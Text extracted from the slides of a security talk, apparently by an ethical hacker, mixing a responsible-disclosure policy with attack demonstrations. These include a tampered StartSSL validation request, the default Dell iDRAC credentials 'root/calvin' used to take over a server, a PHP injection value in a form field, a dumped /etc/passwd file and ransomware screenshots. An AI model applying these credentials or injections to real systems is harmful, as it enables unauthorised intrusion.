If you discover a vulnerability, we would like to know about it so we can take steps to address it as quickly as possible. We would like to ask you to help us better protect our clients and our systems.

Please do the following:

- Submit your findings by using the following URL: https://app.zerocopter.com/responsible_disclosure/eef4f999-2477-4802-8542-161435d30e06.
- Do not take advantage of the vulnerability or problem you have discovered, for example by downloading more data than necessary to demonstrate the vulnerability or deleting or modifying other people's data.
- Do not reveal the problem to others until it has been resolved.
- Do not use attacks on physical security, social engineering, distributed denial of service, spam or applications of third parties.
- Do provide sufficient information to reproduce the problem, so we will be able to resolve it as quickly as possible. Usually, the IP address or the URL of the affected system and a description of the vulnerability will be sufficient, but complex vulnerabilities may require further explanation.

What we promise:

- We will respond to your report within 5 business days with our evaluation of the report and an expected resolution date.
- If you have followed the instructions above, we will not take any legal action against you in regard to the report.
- We will not pass on your personal details to third parties without your permission.
- We will keep you informed of the progress towards resolving the problem.
- In the public information concerning the problem reported, we will give your name as the discoverer of the problem (unless you desire otherwise).

We strive to resolve all problems as quickly as possible, and we would like to play an active role in the ultimate publication on the problem after it is resolved.

This Responsible Disclosure policy is based on an example written by Floor Terra.



Victor

@0xDUDE FOLLOWS YOU

(Ethical) hacker. 4,710 Responsible Disclosures since '98.

📍 Chief Janitor at @GDI_FDN

Tweet to

Message

TWEETS	FOLLOWING	FOLLOWERS	LIKES
1,544	1,331	850	1,391

Tweets Tweets & replies Media

Pinned Tweet



Victor @0xDUDE · Feb 13

4,700

0x125c

1001001011100

Four thousand seven hundred







Chris Robe
Find myself playing with

RETWEETS

108

10:08 PM - 1



Reply to @S



Rafał Łoś @
@Sidragon1



Chris Roberts @Sidragon1 · Apr 16
Bye bye electronics, all encrypted....and all now in custody/seized



Shall we start
? :)



IT'S NOT A BUG. IT'S A FEATURE!

StartCo

Tool Box

Certificates Wizard

Validations

Domain Validation

domain: aso0om.com

Select one of the following email to receive the verification code, and click

- Verification Email:
- postmaster@aso0om.com
 - hostmaster@aso0om.com
 - webmaster@aso0om.com

[Resend validation code if you don't receive it](#)

Sending validation code, please wait...

Verification code:

Validation

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to https://www.startssl.com:443 [97.74.232.97]

Forward

Drop

Intercept is on

Action

Raw Params Headers Hex

```
POST /Validate/SendDomainVerifyEmail HTTP/1.1
Host: www.startssl.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.startssl.com/Validate
Content-Length: 65
Cookie: ASP.NET_SessionId=1f5c5wbslhpsgjik21bln04z; lg=en-us;
fid=3B8039100270483F9CDD6E7E354F4F2026714FE1825F424F9ADBF82AD7D2D951;
MyStartSSLCookie=b4a9836d-3bce-463d-b7fc-933fa28f6d27
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

```
domainName=aso0om.com&sendToEmail=postmaster%40aso0om.com&index=0
```

RD/CVD - YES/NO?



Yonathan Klijnsma
@ydklijnsma



Following

And there you have it, a machine controlling an X-Ray device on VNC with patient data open.. shodan.io/host/189.70.24...



RETWEETS

538

LIKES

323



11:51 PM - 28 Jan 2016



Vulnerabilities are inevitable. Are you prepared?

All technology contains bugs. If a security issue is found, what do you do? HackerOne makes it simple for your team to coordinate a quality response.

[Try a free demo](#)

or [get in touch](#).

Customers



Yahoo!



Twitter



Mail.Ru



Square



Coinbase



Airbnb



Slack




Dropbox



Vimeo

Level up your online security

Zerocooper is an innovative security platform, on a mission to help make online security more effective and manageable. We do this by leveraging the best researchers and scanners in the world and offering an easy and secure Responsible Disclosure solution.



Scanners



Responsible Disclosure



Researchers



Circle Software Group bv

Circle Software

NO REPORTS

0

Unread

0

Processing

0

Resolved



Researcher Programs

A select group of experts will look for the unknown vulnerabilities.

[New Program](#)

HoofdvandeHacker

€10000 budget left of €10000 total

Expired program

0 open and 0 closed reports



Responsible Disclosure

Enabling RD for your program will allow anyone with access to your RD policy to report any discovered vulnerabilities.

[New RD Policy](#)

No RD Policies active at the moment.



Scanners

Scanners are the step towards continuous security. Vulnerabilities that are found will be reported to you.

[Schedule a new Scanner](#)

No Scanners scheduled at the moment.




BLACKHATS HOWEVER....

Vulnerability [Click here to generate a custom rss feed or an embeddable widget](#)


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sqli Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	1		1	1											
2000	1		1	1											
2001	1														
2002	7	1								1		1			
2003	5		3	1											
2004	6		5	4											
2005	16	4	9	4								1			
2006	31	4	10	3	1	1	4			2	1	3		1	
2007	35	5	10	6	1		9		1	2	3	2	2		4
2008	64	5	26	12	2		12			4	3	2	1		5
2009	95	29	64	32	19		8	2		2	4	2			9
2010	207	121	127	100	106		7	1		4	4	1			19
2011	202	100	162	132	92		14		1	5	6	7	1		3
2012	146	79	125	111	72		2		1	6	3	5			1
2013	148	70	130	104	69		1			6	4	1			2
2014	138	38	83	42	36		7			26	11		3		
2015	66	28	52	9	23		1			6	5				
Total	1169	484	858	562	421	1	65	3	3	74	44	25	7	1	43
% Of All		41.4	73.4	48.1	36.0	0.1	5.6	0.3	0.3	6.3	3.8	2.1	0.6	0.1	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad); and they may not be actually published in those years.)

Vulnerabilities By Year




Vulnerabilities By Type




**ENTER
ZERO-DAYS**

Zero-Day Exploit



ZERODIUM Payout Ranges *

LPE: Local Privilege Escalation
 MTB: Mitigation Bypass
 RCE: Remote Code Execution
 RJB: Remote Jailbreak
 SBX: Sandbox Escape
 VME: Virtual Machine Escape



* All payout amounts are chosen at the discretion of ZERODIUM and are subject to change or cancellation without notice.

Typical botnet architecture

Botnets are typically comprised of between several hundred to several million laptops or desktop PCs scattered around the world.

CYBER ATTACKER
Illicitly installs malware that secretly connects computers to the botnet.



- Infects email, websites
- Controls infected computers to steal funds and private information, send spam, host and distribute malware, attack other computers.

COMMAND & CONTROL SERVERS
The heart of the botnet, servers execute the various commands and processes.



BOTNET
A network of virus-infected computers controlled remotely by an attacker without the owners' knowledge.



SPREADS AND OPERATES SECRETLY

Hackers infect PCs by sending emails tainted with malicious links and attachments or luring PC users to infected websites. Bots operate in the background, often without any visible evidence of their existence; can remain active and operational for years.

Sources: Microsoft; Symantec Corporation; Dell SecureWorks
© Reuters

USED IN...

Advanced Persistent Threat (APT): The Uninvited Guest

How attackers remain in your network harvesting information and avoiding detection over time

1. INCURSION

Attackers break into network by using social engineering to deliver targeted malware to vulnerable systems and people.

2. DISCOVERY

Once in, the attackers stay "low and slow" to avoid detection. They then map the organization's defenses from the inside and create a battle plan and deploy multiple parallel kill chains to ensure success.

3. CAPTURE

Attackers access unprotected systems and capture information over an extended period. They may also install malware to secretly acquire data or disrupt operations.

4. EXFILTRATION

Captured information is sent back to attack team's home base for analysis and further exploitation fraud—or worse.



Symantec

OR BY...




VUOPEN[®]
s e c u r i t y

Contact: info@vupen.com

[PGP Key](#)

Or a little closer to home....



Total Encrypted 102400

WARNING!

Your personal files are encrypted!

Don't switch off your computer and/or internet, otherwise your key will be disabled



Private key will be destroyed on

04/07/2015

8:47 AM

Time left:

71:41:11

1. You should register Bitcoin wallet (<https://blockchain.info/en/wallet>)

2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

LocalBitcoins.com (WU) - Buy Bitcoins with Western Union

Coincafe.com - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person

LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly.

coinmr.com - Another fast way to buy bitcoins

bitquick.co - Buy Bitcoins Instantly for Cash

cashintocoins.com - Bitcoin for cash.

coinjar.com - CoinJar allows direct bitcoin purchases on their site.

zipzapinc.com - ZipZap is a global cash payment network enabling consumers to pay for digital currency.

3. Send 1.25 BTC (\$300) to Bitcoin address specified below:



Payment via Bitcoin

Send 1.25 BTC (\$300) to the following address:

1NadLTgZHFgJmqUuQ58dGsB7ADCbe5N6z1 or copy from QR code

Your BOT ID: 000027B8 (put in NOTE field)

During the payment of 300 USD please use your Bot ID, otherwise your files will not be decrypted.

Check payment



bitcoin wallet



**AND PRETTY
UNIQUE...**



Smart guys those hackers....

- Tox is free
- Tox uses bitcoins and TOR
- The malware works as advertised
- High anti-malware evasion

- Enter ransom amount
- Enter your 'cause'
- Submit the captcha

Tox - Viruses
toxicola7qav37qj.onion

Summary

Viruses	Total profit
Infected	To withdraw (net)
Of which paid	Your BTC address

Create a virus

Ransom - \$

Notes

Captcha

Tox - Viruses Logout

The virus Kiglyp-OnCk has been created. [Download](#)

Create a virus

Ransom - \$

Notes

Captcha

[Create](#)


Ransom	Infections	Payments	Profit	Notes	Actions
	0	0	0.00 \$		Download
	0	0	0.00 \$		Download

Page 2 --

RIGHT. LET'S PWN!



**OBJECTIVE:
GET THE CROWN JEWELS**



VLAN Information

Primary VLAN:	VLAN 1	Max VLANs:	256
Management VLAN:	NONE	GVRP:	Disabled

VLAN Table

Filter By : ID

ID	Name	Status	Voice	IP Config	IP Address
1	DEFAULT_VLAN	Port Based	No	Disabled	
10	Servers	Port Based	No	Manual	192.168.200.1
11	Beheer	Port Based	No	Manual	192.168.199.1
20	Clients_LAN	Port Based	No	Manual	192.168.150.1
30	Clients_WiFi	Port Based	No	Manual	192.168.151.1

id	Name	Status	IP Address
1	DEFAULT_VLAN	Port-based	0.0.0.0

Mon Aug 13 16:43:01 1990	Warning	Loss of link	Lost connection to multiple devices on port 14
Mon Aug 13 16:40:58 1990	Warning	Loss of link	Lost connection to multiple devices on port 18
Fri Aug 10 22:50:16	Warning	Loss of link	Lost connection to

Dell Idrac Default user and password

 MAY 25, 2012  [4 COMMENTS](#)

  **19 Votes**

At a few days ago I had to use Idrac to check a Dell server, and did not know the password and user, there is a default user and password.

The default user is **root**, and the default password is **calvin**.

Hope that this information can be useful.



Cancel

Submit

System
PowerEdge R610
root, Admin

Properties | Setup | Power | Logs | Alerts | Console/Media | vFlash | Remote File Share

System Summary | System Details | System Inventory

- System
- DRAC Settings
- Batteries
- Fans
- Intrusion
- Power Supplies
- Removable Flash Media
- Temperatures
- Voltages
- Power Monitoring
- LCD

System Summary 🖨️ ↻ ?

Server Health

Status	Component
✔️	Batteries
✔️	Fans
✔️	Intrusion
✔️	Power Supplies
✔️	Removable Flash Media
✔️	Temperatures
✔️	Voltages

Virtual Console Preview

Options : [Settings](#)



Server Information	
Power State	ON
System Model	PowerEdge R610
System Revision	II
System Host Name	SVR-ESX05
Operating System	VMware ESXi 6.0.0 build-3247720
Operating System Version	
Service Tag	5MVK75J
Express Service Code	12267178039
BIOS Version	6.0.7
Firmware Version	1.80 (Build 17)

- ### Quick Launch Tasks
- [Power ON / OFF](#)
 - [Power Cycle System \(cold boot\)](#)
 - [Launch Virtual Console](#)
 - [View System Event Log](#)
 - [View iDRAC Log](#)
 - [Update Firmware](#)
 - [Reset iDRAC](#)

PWNED!

Let's hack! Web style...

test 1011aa

Telefoonnummer *

Geboortegegevens

Geboortedag * Geboortemaand * Geboortejaar *

1 Januari 1970

Geboorteplaats

Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

Rekeningnummer * Rekening t.n.v. *

NL33 <?php echo 4; ?>

Pas profiel aan

Geboortegegevens

Geboortedag *

Geboortemaand *

Geboortejaar *


Geboorteplaats

Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

Rekeningnummer *

Rekening t.n.v. *

ONE SHOULD NOT SIMPLY IGNORE



INPUT VALIDATION

memegenerator.net

https://

```
daemon:x:1:1:daemon:/usr/sbin:/usr
bin:x:2:2:bin:/bin:/usr/sbin/nolo
sys:x:3:3:sys:/dev:/usr/sbin/nolo
sync:x:4:65534:sync:/bin:/bin/syn
games:x:5:60:games:/usr/games:/us
man:x:6:12:man:/var/cache/man:/us
lp:x:7:7:lp:/var/spool/lpd:/usr/s
mail:x:8:8:mail:/var/mail:/usr/sb
news:x:9:9:news:/var/spool/news:/
uucp:x:10:10:uucp:/var/spool/uucp
proxy:x:13:13:proxy:/bin:/usr/sbi
www-data:x:33:33:www-data:/var/wr
backup:x:34:34:backup:/var/backup
list:x:38:38:Mailing List Manager
irc:x:39:39:ircd:/var/run/ircd:/u
gnats:x:41:41:Gnats Bug-Reporting
nobody:x:65534:65534:nobody:/none
libuid:x:100:101:./var/lib/libuu
syslog:x:101:104:./home/syslog:/b
messagebus:x:102:105:./var/run/db
vdvdstoep:x:1000:1000:vdvdstoep,,
sshd:x:103:65534:./var/run/sshd:/
mysql:x:104:111:MySQL Server,.,./
uploadhertje:x:1001:1001:.,.,./hom
smmta:x:105:113:Mail Transfer Age
smtsp:x:106:114:Mail Submission P
' />
```

<
</1

```
root:x:0:0:root:/root:/bin/bash
```

ECARDS... AS A SERVICE!



Verstuur een kaart

[Home](#) → [Verstuur een kaart](#)

eCard sent successfully!

